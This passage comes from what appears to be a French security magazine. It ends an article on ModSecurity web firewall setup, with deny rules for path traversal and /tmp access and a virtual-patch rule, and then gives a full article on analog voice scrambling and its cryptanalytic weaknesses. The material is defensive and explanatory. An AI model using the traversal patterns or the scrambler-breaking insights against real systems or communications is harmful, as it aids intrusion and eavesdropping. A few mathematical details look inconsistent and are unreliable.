User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en; rv:1.8.1.11)
Gecko/20071128 Camino/1.5.4
Accept:
text/xml,application/xml,application/xhtml+xml;text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language:
en-US,en;q=0.9,ja;q=0.9,fr;q=0.8,de;q=0.8,es;q=0.7,it;q=0.7,pt;q=0.6,pt-PT;q=0.6,nl;
q=0.5,sv;q=0.5,nb;q=0.4,da;q=0.4,fi;q=0.3,ru;q=0.3,pl;q=0.2,zh-Hans;q=0.2,zh-
Hant;q=0.1,ko;q=0.1
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close

--7e0c1f4c-F--
HTTP/1.1 403 Forbidden
Content-Length: 316
Connection: close
Content-Type: text/html; charset=iso-8859-1

--7e0c1f4c-H--
Message: Access denied with code 403 (phase 2). Match of "rx ^mywebapp$"
against "SERVER_NAME" required.
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1202404645233727 5343 (1217 1587 -)
Producer: ModSecurity v2.1.5 (Apache 2.x)
Server: Apache/2.0.61 (FreeBSD) PHP/5.2.5 with Suhosin-Patch

--7e0c1f4c-Z--
```

Comme vous pouvez le constater, le fichier de traces contient le détail des événements suivant les sections précédemment décrites. Chacune des sections est bornée par un séparateur contenant son identifiant.

ModSecurity 2 est maintenant fin prêt à protéger l'application **mywebapp** à l'aide des **ModSecurity Core Rules** (qu'il faudra veiller à maintenir à jour). Vous pouvez dès maintenant démarrer Apache, cocher la case de votre *checklist* qui demandait la

mise en place d'un WAF et retourner à des occupations plus importantes en attendant un prochain audit.

Mais, imaginons que vous souhaitiez aller plus loin (en bon forçat du travail) et mettre en œuvre vos propres règles en plus des règles livrées avec le produit et disposer ainsi d'une configuration personnalisée.

3.6 Choix des rideaux

La suite est très dépendante de l'application que l'on souhaite protéger. Notre configuration personnalisée est placée dans le fichier **modsecurity_crs_15_customrules.conf**. Ce fichier n'existe pas par défaut et il convient de le créer dans le même répertoire que les autres fichiers de configuration de ModSecurity. Il sera automatiquement pris en compte, avant les règles **ModSecurity Core Rules** grâce à la directive d'inclusion que nous avons placée dans la configuration d'Apache :

```
Include /usr/local/etc/apache2/Includes/*.conf
```

De manière générale, la directive la plus utilisée sera **SecRule**. C'est la directive principale de ModSecurity ; elle permet d'analyser les données et d'effectuer les actions qu'on lui aura précisées. En voici la syntaxe :

```
SecRule Variables Opérateur [Actions]
```

Une multitude de variables, opérateurs et actions sont prévus dans ModSecurity ; la documentation proposée sur le site officiel [10] décrit chacun de ces éléments. Nous allons cependant vous en donner un aperçu. Veuillez noter que si aucune action n'est précisée, ModSecurity applique l'action par défaut définie par la directive **SecDefaultAction**.

Par exemple, notre application n'utilise que les méthodes **GET**, **HEAD** et **POST** :

```
SecRule REQUEST_METHOD "!^((?:POST|GET|OPTIONS|HEAD))$" log,auditlog,\
deny,status:501,t:none,phase:1
```

Nous souhaitons aussi interdire la navigation transversale dans les répertoires ou l'accès au répertoire **/tmp** :

```
SecRule REQUEST_URI "\\.\/"
SecRule REQUEST_URI "/tmp"
```

Aussi, nous pouvons utiliser ModSecurity pour corriger « virtuellement » des faiblesses découvertes dans notre application, en attendant sa future mise à jour ; il s'agit dans ce cas d'appliquer des règles d'appoint suivant une approche par liste blanche. Par exemple, on voudra corriger un problème de vérification d'entrée dans un formulaire en limitant les valeurs que peut prendre la variable **nom** :

```
SecRule REQUEST_METHOD "post" "chain,msg:'29/01/08 : \
Restriction de NOM dans submit.php"
SecRule REQUEST_FILENAME "submit.php" "chain"
SecRule ARGS:nom "!([a-zA-Z0-9A-Z -]{1,20})$"
```

Un exemple typique [11] a été posté par Ryan Barnett suite à un défaçage du site des Nations Unies.

➔ 4. Du confort qui ne coûte pas cher


La configuration précitée de ModSecurity nous permet d'enregistrer des événements dans des journaux. Pour les traiter, il est toujours possible d'opter pour les outils traditionnels d'UNIX/Linux. Autrement, on peut faire appel à des outils complémentaires.

Une première possibilité consiste à utiliser **Modsec2sguil** [12], logiciel permettant de repérer les alertes ModSecurity vers **Sguil** [13], un outil de surveillance de la sécurité des réseaux.

Autrement, vous pouvez utiliser **ModSecurity Console** [14], l'outil de centralisation et de surveillance des événements de ModSecurity en temps réel proposé par Breach Security Network. Une version gratuite permet d'analyser les logs de trois WAF au plus.

Cet outil peut être placé sur un serveur séparé. Sa mise en œuvre nécessite quelques modifications mineures concernant l'enregistrement des événements. Pour des raisons de performances, ces derniers doivent être stockés dans des répertoires classés par transaction.

D'autres outils complémentaires permettent d'agrémenter l'utilisation de ModSecurity, notamment **REMO** [15] (*Rule Editor for ModSecurity*). Cet outil vise à proposer une méthode graphique de génération de règles de filtrage suivant l'approche par liste blanche.



➔ Et puisqu'il faut conclure...

Nous avons survolé ModSecurity afin de vous fournir une vue d'ensemble des fonctionnalités offertes par cet outil ; exemple de mise en œuvre à l'appui. La version 2.5.0 de ModSecurity, disponible en RC2 lorsque nous avons élaboré la présente fiche, comporte 14 nouvelles directives, 11 nouvelles variables, 2 fonctions de transformation supplémentaires, 4 nouvelles actions et 10 nouveaux opérateurs par rapport à la version 2.1.5 ! Ce n'est pas uniquement pour faire joli sur une fiche de description, mais surtout pour implémenter des fonctionnalités a priori séduisantes parmi lesquelles :

- ➔ la possibilité de repérer plusieurs motifs en parallèle ;
- ➔ la localisation géographique des adresses source via GeoIP ;
- ➔ la mise à jour automatique des règles de filtrage mises à disposition par Breach Network, aussi bien les ModSecurity Core Rules que les jeux de règles commerciaux ;
- ➔ l'amélioration de la souplesse de rédaction des règles personnalisées ;
- ➔ la détection automatique des numéros de Carte Bleue dans les transactions ;
- ➔ l'amélioration des performances et de la journalisation ;
- ➔ la possibilité d'injecter du contenu actif dans la réponse communiquée au client à des fins de traçabilité [16].

Nous vous invitons donc à tester ce produit pour voir dans quelle mesure il peut vous aider à masquer certaines brèches de vos applications Web exposées.

✓ Notes

- [1] Rien à voir avec nos amis les chiens. Mais le *buzzword* se faisant synonyme de science infuse de nos jours, il fallait bien en trouver un qui ne soit pas déjà pris.
- [2] Le père d'un des auteurs est un mécanicien amateur. Il dit ne plus rien comprendre au fonctionnement des voitures modernes.
- [3] Application Web combinant le contenu de plusieurs applications homogènes (ou pas). Une belle purée en somme.
- [4] Si vous souhaitez migrer depuis une version 1.9.x vers une version 2.x, veuillez consulter <http://www.modsecurity.org/documentation/ModSecurity-Migration-Matrix.pdf>
- [5] <http://www.daemonology.net/freebsd-update/>
- [6] http://www.freebsd.org/doc/fr_FR.ISO8859-1/books/handbook/portsnap.html
- [7] <http://www.freshports.org/security/portaudit/>
- [8] Nous utilisons la manière traditionnelle d'installer un logiciel porté sur FreeBSD, mais rien ne vous empêche d'employer portupgrade si vous êtes encore plus paresseux que nous.
- [9] L'installation depuis l'archive des sources consiste à compléter correctement le *Makefile* pour préciser le chemin vers *LibXML2* et à compiler et installer avec *make && make install*.
- [10] <http://www.modsecurity.org/documentation/>
- [11] http://www.modsecurity.org/blog/archives/2007/08/virtual_patchin.html
- [12] <http://www.inliniac.net/modsec2sguil/>
- [13] <http://sguil.sourceforge.net/>
- [14] <https://bsn.breach.com/>
- [15] <http://remo.netnea.com/>
- [16] http://www.modsecurity.org/blog/archives/2008/01/content_injecti.html

INTERCEPTIONS DES COMMUNICATIONS VOCALES : TECHNIQUES ANALOGIQUES

mots clés : *signal sonore / brouillage / techniques analogiques / sécurité des communications vocales / inversion de signal / analyse de signal*

Dans l'article précédent [2], nous avons présenté les techniques de codage de la voix et montré comment cette dernière était représentée et traitée. Nous allons à présent considérer les techniques analogiques de chiffrement de la voix. Ces dernières consistent à modifier structurellement le signal selon divers procédés, mais sans en modifier la nature profonde contrairement aux techniques numériques. Très efficaces, elles requièrent cependant un art extrême de la part de l'ingénieur pour s'assurer qu'aucune intelligibilité

résiduelle ne permettra à un attaquant de retrouver tout ou partie du signal vocal originel. La principale difficulté tient au fait que la validation de telles techniques réside au final sur des tests humains d'audition, subjectifs par nature, même si la théorie garantit l'optimalité des procédés mis en œuvre et des paramètres utilisés. C'est la raison pour laquelle, du fait de l'importance du savoir-faire de l'ingénieur dans la mise au point d'un système de cryptophonie analogique, il n'existe que très peu d'information sur ces techniques analogiques.

Contrairement aux idées reçues, la protection de la parole s'est très vite imposée aux militaires, et ce, pendant la seconde Guerre mondiale. Alan Turing, l'artisan de la victoire contre la fameuse machine Enigma, a également travaillé sur la protection des communications vocales. De novembre 1942 à mars 1943, il travaille sur ce sujet aux laboratoires Bell de New York – il y rencontra notamment Claude Shannon, le père de la théorie de l'information. Puis en 1944, à Hanslope Park, dans un laboratoire des services secrets anglais, il met au point la machine Dalila [N0] permettant de chiffrer la voix [1]. Cette machine servira à chiffrer le discours de victoire de Churchill. Et les premières techniques mises en œuvre sont de nature analogique : brouillage complexe, permutations de fréquences, multiplexage temporel... La voix humaine n'est plus qu'un jeu de fréquences physiques contrôlées électroniquement. Les bases de la cryptophonie analogique sont jetées. Depuis, les techniques connues et utilisées reprennent, en les améliorant, les techniques imaginées par Alan Turing.

Nous avons présenté dans l'article précédent [2] comment était représentée la voix dans les systèmes de communication :

constitué d'une fréquence fondamentale et de fréquences harmoniques, un signal sonore peut être décrit comme une combinaison plus ou moins complexe d'ondes de base (appelées « sinusoïdes »). Il est également possible de décrire un signal par son spectre de densité qui montre comment évolue sa puissance en fonction de sa bande de fréquence. Nous avons ainsi vu – et cet aspect-là aura son importance dans le présent article – que la répartition de cette densité de puissance n'est pas homogène, mais présente des disparités qui constituent autant d'informations « probables » qui peuvent permettre à un analyste de « débrouiller à l'oreille » quelques portions d'un signal brouillé, notamment dans le cadre analogique.

Les techniques de cryptophonie analogiques consistent toutes en des techniques plus ou moins complexes de « brouillage » consistant en gros à mélanger des parties du signal selon différents paramètres utilisés pour le caractériser : fréquence, temps, puissance du signal... Mais, un signal analogique brouillé reste un signal continu dont la richesse et la complexité peuvent échapper à toute description mathématique et ainsi constituer

un obstacle « plus important » pour les outils d'analyse actuels. Et là où la théorie peut échouer, une oreille humaine exercée ou aiguë pourra saisir des fragments de communication s'il subsiste une intelligibilité résiduelle dans le signal brouillé, intelligibilité qu'il est impossible à cerner autrement que par des tests auditifs de validation. Tout cela tient au fait que la voix contient non seulement des informations proprement dites (le message), mais des informations périphériques concernant son auteur (la couleur du message).

La difficulté de valider en pratique une technique analogique tient au caractère éminemment subjectif de tels tests. Certaines personnes ont une oreille plus exercée ou plus fine que les autres. En outre, la capacité de l'oreille et du cerveau humain à s'adapter fait que, après plusieurs écoutes, il est possible d'identifier et de reconnaître des bribes d'informations dans un canal vocal brouillé. Tout comme les « oreilles d'or » des différentes marines du monde, qui analysent les échos sous-marins pour identifier un sous-marin ennemi, il existe des intercepteurs opérationnels à l'oreille aiguë qui sont passés maîtres dans l'analyse de tels signaux. Et leur capacité de reconnaissance

dépasse bien souvent celle des équipements automatiques les plus sophistiqués. Cela implique que la validation d'une technique analogique de protection d'une communication vocale passe obligatoirement par cette phase de validation humaine.

Il faut se rappeler que la sécurité d'un système et/ou d'une information repose sur la conjonction d'un procédé ET de règles d'emploi.

Cela implique-t-il que les techniques analogiques sont moins puissantes et intéressantes que leurs homologues numériques qui seront présentées dans [3] ? Absolument pas. Mais il faut se rappeler que la sécurité d'un système et/ou d'une information repose sur la conjonction d'un


procédé ET de ses règles d'emploi. Ainsi, les techniques analogiques de protection de la voix sont-elles généralement utilisées au niveau tactique (niveau de sensibilité peu élevé et d'une durée de vie limitée). L'autre intérêt est que le traitement des interceptions par un attaquant nécessite de disposer de compétences humaines généralement rares et donc chères. Ce n'est pas le cas s'agissant de techniques numériques pour lesquelles un traitement automatisé est possible. Cette rareté du savoir-faire de l'attaquant contribue finalement à augmenter la sécurité des techniques analogiques et c'est là un avantage non négligeable.



1. Techniques d'inversion

Ce sont les techniques les plus anciennes. Le système basique est celui de l'*inverseur de voix*.


C'est le procédé le plus utilisé dans le domaine fréquentiel. Pour illustrer les choses, considérons un signal vocal situé dans la bande de fréquences 300 – 3000 Hz, représenté en figure 1.




Le principe de base de cette technique consiste à intervertir les fréquences hautes et basses du signal traité par l'inverseur. Considérons les composantes sinusoïdales du signal données par $V_m \cos \omega_m t$. Un second signal, dénommé modulateur équilibré, défini par l'équation $V_c \cos \omega_c t$, est injecté dans le dispositif pour être combiné au signal à brouiller. La sortie du signal est alors donnée par l'équation :

$$\frac{1}{2} V_c V_m \cos(\omega_c + \omega_m)t + \frac{1}{2} V_c V_m \cos(\omega_c - \omega_m)t$$

Notons que les paramètres V_c et ω_c sont librement choisis. Supposons que $V_c = 1$ et que $\omega_c > \omega_m$. Le signal résultant est donné en figure 2.




Dans la technique d'inversion utilisée, la fréquence $f_c = \omega_c / 2\pi$ est appelée « fréquence porteuse ». Elle a pour effet de translater le signal original dans le domaine fréquentiel, autrement dit la fréquence porteuse est ajoutée à chaque composante de



fréquence du signal à protéger. Au final, les fréquences hautes et basses ont bien été échangées comme le montre le spectre du signal final (après filtrage) donné en figure 3.

Dans cette technique, aucun véritable élément secret n'intervient. Il s'agit juste d'un code et des techniques basiques de traitement du signal permettent de retrouver le signal original. Pour introduire un élément secret qui tienne lieu de clef, il est nécessaire de considérer un dispositif un peu plus élaboré issu du précédent, appelé « inverseur à décalage de bande ». Ce dispositif va permettre de considérer des fréquences porteuses variables, lesquelles vont constituer l'équivalent d'une clef secrète.

Si l'on reprend l'exemple précédent, si le signal inversé doit obligatoirement se situer dans la bande de fréquences [300 Hz, 3000 Hz], la fréquence porteuse doit être de 3300 Hz. Mais, on peut souhaiter disposer d'un plus large choix de fréquences porteuses, par exemple 4000 Hz. Le problème est que le signal brouillé résultant déborde de la bande de fréquence imposée, à savoir [1000 Hz, 3700 Hz]. Il en résulterait une perte d'information si l'on n'utilisait la technique d'inversion avec décalage : la partie du signal au-dessus des 3000 Hz est découpée et déplacée dans les fréquences basses (voir Figure 4).




D'un point de vue pratique, un tel dispositif considère entre 4 et 16 fréquences porteuses différentes. Un générateur aléatoire initialisé par une clef choisit ensuite une de ces fréquences porteuses, à intervalles réguliers.

Ces dispositifs simples présentent deux types de faiblesses :

- ⇒ Le nombre de possibilités est trop réduit pour représenter un obstacle sérieux à tout analyste qui de fait parviendra à reconstruire le signal original.
- ⇒ L'intelligibilité résiduelle reste beaucoup trop importante et une oreille moyennement exercée sera capable de retrouver une bonne part de ce signal.

2. Techniques de brouillage de bande

5 Principe du brouillage de bande



Une méthode plus évoluée consiste à diviser le spectre du signal en plusieurs sous-bandes de largeurs égales et de brouiller le signal en les mélangeant (voir Figure 5 où les sous-bandes 1, 2 et 5 ont été permutées). On peut également, en plus de permuter les bandes, les inverser comme il a été montré dans la section précédente. Le nombre total de possibilités, pour une division en N sous-bandes est alors de $(N!) \cdot 2^N$ (nombre de permutations x nombre d'inversions). Dans le cas de l'exemple de la figure 5 (où aucune bande n'a été inversée), cela donne au total 3840 possibilités.

Le problème est que pour un nombre non négligeable de possibilités de permutations/inversions, l'intelligibilité résiduelle est importante, et ce, malgré la qualité apparente de l'aléa introduit par la transformation du signal. L'expérience montre qu'environ moins de 15 % sont opérationnellement acceptables. Il existe deux raisons principales :

⇒ Pour certaines permutations et pour certaines inversions, certaines sous-bandes restent non modifiées. En fait, plus que les permutations, il serait

plus rigoureux de considérer les dérangements [N1], lesquels sont bien moins nombreux. En effet, la relation suivante lie le nombre de permutations de N nombres avec le nombre d_N de dérangements : $d_N = (N!)/e$ (où e est la valeur de l'exponentielle en la valeur 1, soit environ 2,7). Si $N = 5$, nous n'avons alors plus que 1408 possibilités.

⇒ La répartition d'un spectre de densité d'un signal vocal montre qu'en général 40 % de l'énergie du signal est localisé dans les deux premières sous-bandes du signal [2]. Cette information (assimilable à une attaque à clair probable) peut utilement être exploitée par l'analyste pour réordonner les sous-bandes du signal brouillé.

Pour limiter les effets indésirables, les ingénieurs procèdent de la manière suivante :

1► Une recherche exhaustive est effectuée sur toutes les permutations/inversions existantes avec validation par l'écoute répétée. Les meilleures solutions (ou les moins mauvaises) sont alors stockées dans une ROM. À titre d'exemple, pour 5 sous-bandes, cette phase de recherche exploratoire retient

En règle générale les techniques de brouillage analogiques dans le domaine fréquentiel ont une sécurité naturellement limitée.

seulement 32 permutations, soit un nombre total de $32 \cdot 2^5 = 1024$ permutations/inversions. Chaque solution est donc codée sur 10 bits.

2► Un générateur aléatoire de type cryptologique (par exemple un système de chiffrement par flot) sélectionne aléatoirement une permutation/inversion stockée dans la ROM, et ce, à intervalles réguliers (par exemple toutes les 100 ms).


Tout l'art de l'ingénieur consiste donc à choisir les meilleurs paramètres N [N3] et la période du générateur aléatoire de sorte que, pour l'attaquant, toute approche exhaustive soit en pratique impossible.

Malgré ce « raffinement » technique, l'intelligibilité résiduelle reste quand même potentiellement non négligeable (rappelons que c'est un critère subjectif impossible à réellement formaliser). C'est la raison pour laquelle ce type de dispositifs est utilisé pour des trafics peu sensibles (protection de la vie privée, systèmes tactiques très peu sensibles...).

En règle générale, les technologies analogiques de brouillage dans le domaine fréquentiel ont une sécurité naturellement limitée. C'est la raison pour laquelle, pour des utilisations plus sensibles (militaires par exemple), il est nécessaire de travailler dans le domaine temporel.

3. Techniques de multiplexage temporel

Nous allons maintenant considérer les brouilleurs dans le domaine temporel. Le principe est résumé par la figure 6.



Le signal est tout d'abord divisé en trames temporelles de longueurs égales, puis chaque trame est divisée en segments de mêmes durées (la figure 6 représente une trame de huit segments). Plusieurs facteurs vont intervenir sur la sécurité finale de ce type de brouillage : la durée de chaque segment et la permutation au sein d'une trame.

3.1 Choix de la durée de segment

Nous désignerons par T la durée (longueur) d'un segment. Le choix de la valeur de T dépend de plusieurs facteurs :

⇒ Tout d'abord, il est assez intuitif de voir que, d'une part, dans un segment l'information n'est pas déformée [N4]. Il est donc nécessaire de faire en sorte que T soit suffisamment « petit » pour que l'information de chaque segment ne soit pas trop importante. Mais, la valeur de T ne doit pas être non plus trop faible si l'on ne veut pas dégrader la qualité audio du signal une fois débrouillé. Une fois de plus, l'art de l'ingénieur sera un facteur déterminant.

⇒ Le choix de T est aussi dicté par les délais qu'un tel procédé implique. Reprenons le cas de la figure 6. Un segment durant T secondes mettra $8T$ pour entrer dans le brouilleur (il faut que le segment soit entré en totalité pour que le permuteur puisse travailler). Nous supposons que la durée de la permutation est négligeable. À l'autre bout de la communication, il est nécessaire d'attendre encore $-8T$ secondes avant de pouvoir appliquer la permutation inverse. D'une manière générale, pour un système travaillant sur des trames de M segments, un délai total de $2 \cdot M \cdot T$ secondes sera introduit. Cela donnera pour le destinataire un effet de retard dans la transmission.

La valeur de T sera donc aussi longue que les acteurs de la transmission sont disposés à accepter le retard associé.

⇒ Le choix de la longueur de trame (égale à M.T secondes) intervient également directement dans la sécurité théorique du procédé. En effet, le signal sonore évolue d'une manière continue et régulière [2]. Des trames trop courtes réduiraient donc la quantité d'information véhiculée et donc diminuer l'effort de celui qui analyse le signal pour le reconstruire.

Il n'existe donc pas de mesure mathématique objective permettant de choisir les valeurs les plus adaptées. Un compromis doit être trouvé pour aboutir à la meilleure solution possible, laquelle ne pourra être validée que par des tests finaux d'écoute répétée. Les équipements actuels considèrent des trames entre 8 et 24 segments, chacun d'une durée d'environ 20 à 60 ms.

⇒ 3.2 Choix de la permutation

Un second paramètre important est le choix de la permutation au sein d'une trame. Tout d'abord, en pratique, on changera de permutation de trame en trame (selon un processus aléatoire conditionné par une clef secrète, comme dans le cas du brouillage de bande). D'une manière générale, pour une trame de M segments, il existe (M!) permutations possibles (soit 8! = 40320 pour l'exemple de la figure 6). Mais là encore, toutes les permutations ne sont pas éligibles. En effet, pour un grand nombre d'entre elles, il subsiste une intelligibilité résiduelle trop importante. L'idée est alors de rechercher toutes les permutations acceptables d'un point de vue sécurité et de le stocker dans une ROM présente dans le système.

Plusieurs propriétés doivent alors être recherchées ou au contraire évitées. Pour expliquer cela, précisons qu'une permutation se note sur deux lignes : la première concerne l'ordre (naturel) initial tandis que la seconde décrit l'ordre après permutation (d'une manière générale, l'objet i a pour image $\pi(i)$ par la permutation π). Soit les deux permutations suivantes :

$$\begin{array}{cc} \pi_2 = 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8 & \pi_3 = 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8 \\ 1\ 3\ 2\ 4\ 5\ 7\ 6\ 8 & 3\ 6\ 2\ 5\ 8\ 4\ 7\ 1 \end{array}$$

Quelles sont les principales propriétés à considérer ?

- ⇒ Le nombre de valeurs i telle que $\pi(i) = i$ (point fixe). Il doit être le plus faible possible et, idéalement, on ne devrait considérer que les dérangements, soit 14 833 au lieu de 40 320. La permutation π_2 est donc à rejeter.
- ⇒ Il est également nécessaire que le signal soit le plus distordu possible, autrement dit, les segments doivent tous, après permutation, se situer aussi loin possible de leur position

initiale. Pour mesurer cela, on considère le dérangement moyen D d'une permutation. Il se calcule avec la formule :

$$\frac{1}{M} \sum_{i=1}^M |i - \pi(i)|$$

Par exemple, nous avons $D(\pi_2) = 0.5$ alors que $D(\pi_3) = 2.5$. L'expérience montre que l'intelligibilité résiduelle est inversement proportionnelle à la valeur de dérangement moyen de la permutation utilisée. Il s'agit là d'une règle nécessaire, mais nullement suffisante.

⇒ La valeur de dérangement moyen ne décrivant les choses que de manière globale, il est nécessaire d'éviter certaines configurations qui laisseraient deux segments consécutifs encore trop près l'un de l'autre, et ce, pour des raisons d'intelligibilité résiduelle dans le signal brouillé. Ainsi, les permutations exhibant des motifs des types suivants :

$$i\ ?\ (i+1),\ i\ ?\ (i+2),\ i\ ?\ (i+3),\ i\ ??\ (i+2),\ i\ ??\ (i+3)$$

doivent être écartées. Ainsi, dans la permutation π_3 , le motif 5768 est du type $i??(i+3)$ où i ici vaut 5 (le signe ? désigne n'importe quelle occurrence d'un $\pi(i)$, autrement dit d'une valeur permutée).

⇒ Lors du traitement inverse du signal du côté du destinataire, une permutation inverse π^{-1} est appliquée. Mais, il est nécessaire de vérifier que si l'attaquant essaie toute autre permutation inverse présente dans la ROM (rappelons que selon le principe de Kerckhoffs, on suppose qu'il connaît le système) soit γ^{-1} , le résultat (faux) $\gamma^{-1}\pi$ doit produire un signal inexploitable. En d'autres termes, il ne faut pas que cela permette de produire un signal par trop proche du signal d'origine, non brouillé.

Toutes ces conditions sont, rappelons-le, issues de l'expérience d'auditions répétées, à titre de validation. Si elles sont purement subjectives, elles n'en sont pas moins incontournables. Au final, quelle proportion de permutations éligibles reste-t-il ? Les chiffres varient selon les auteurs. Sur une permutation de M = 8 segments, certains auteurs en gardent la moitié seulement [4] alors que d'autres [5] avancent le chiffre **plus probable** de 3000, soit environ 7,5 % des permutations théoriques. Le lecteur comprendra que le savoir-faire dans ce domaine est éminemment sensible (au moins du point de vue industriel) et cela explique la rareté des informations disponibles [6] et vérifiables.



Conclusion

Les techniques analogiques représentent un défi en termes de protection de la voix : mélange de mathématiques, de traitement du signal et surtout d'art de l'ingénieur. L'expérience et la part de l'humain sont aussi importantes que les aspects purement théoriques. Alors que cela peut être vu par certains comme une faiblesse rédhibitoire, c'est en fait probablement une force. Car, les difficultés que rencontrent les ingénieurs existent également pour les attaquants et peut-être même un peu plus. L'expérience montre que souvent la force d'un système réside paradoxalement autant dans certaines de ses imperfections apparentes que dans ses atouts. C'est un principe qui pourtant est trop souvent négligé en sécurité. Pour un usage tactique ou de faible niveau de confidentialité, ces systèmes sont parfaitement utiles et intéressants. Il est également intéressant de constater que les valeurs des paramètres utilisés en pratique sont relativement faibles – du moins au regard

des possibilités de calcul actuelles – et une approche par force brute pourrait sembler très facile. Il n'en est rien : d'une part, rappelons que l'analyse est le plus souvent faite par un humain – beaucoup plus efficace qu'un système automatisé – et que cette recherche exhaustive devrait être conduite sur chacun des blocs du signal, ce qui est bien sûr infaisable. Cela doit nous rappeler que, souvent, en matière de sécurité – notamment en conditions opérationnelles – un système moyen, mais très bien géré, sera de loin préférable à un super système administré et utilisé de manière déplorable.

Dans le prochain numéro, nous présenterons les techniques numériques de la protection de la voix et nous concluons cette série de trois articles en présentant quelques types d'équipements (analogiques et numériques), ainsi qu'un système utilisé par l'armée de l'air chinoise.



Références

- [1] « De la machine de Turing à l'ordinateur. Les génies de la science », *Pour la science*, novembre 2006 – janvier 2007, pp. 82 – 95.
- [2] FILIOL (E.), « La sécurité des communications vocales (1) : le codage de la voix », *MISC 35 – Le journal de la sécurité informatique*, janvier 2008.
- [3] FILIOL (E.), « La sécurité des communications vocales (3) : techniques numériques », *MISC – Le journal de la sécurité informatique*. À paraître.
- [4] Telsy Systems, *Secure Voice: Reality and Myth*, Telsy Inc., 1979.
- [5] MACKINNON (N. R. F.), « The development of speech encipherment », *Radio and Electronic Engineer*, vol. 50, n° 4, pp. 147 – 55, 1980.
- [6] BEKER (H. J.), « Analogue Speech Security Systems », *Eurocrypt'83, LNCS 149*, pp. 130 – 146, Springer Verlag, 1983.



Notes

- [N0] Le nom de Dalila vient du personnage éponyme de l'Ancien testament qui « sut mentir aux hommes » (Juges 16 :4).
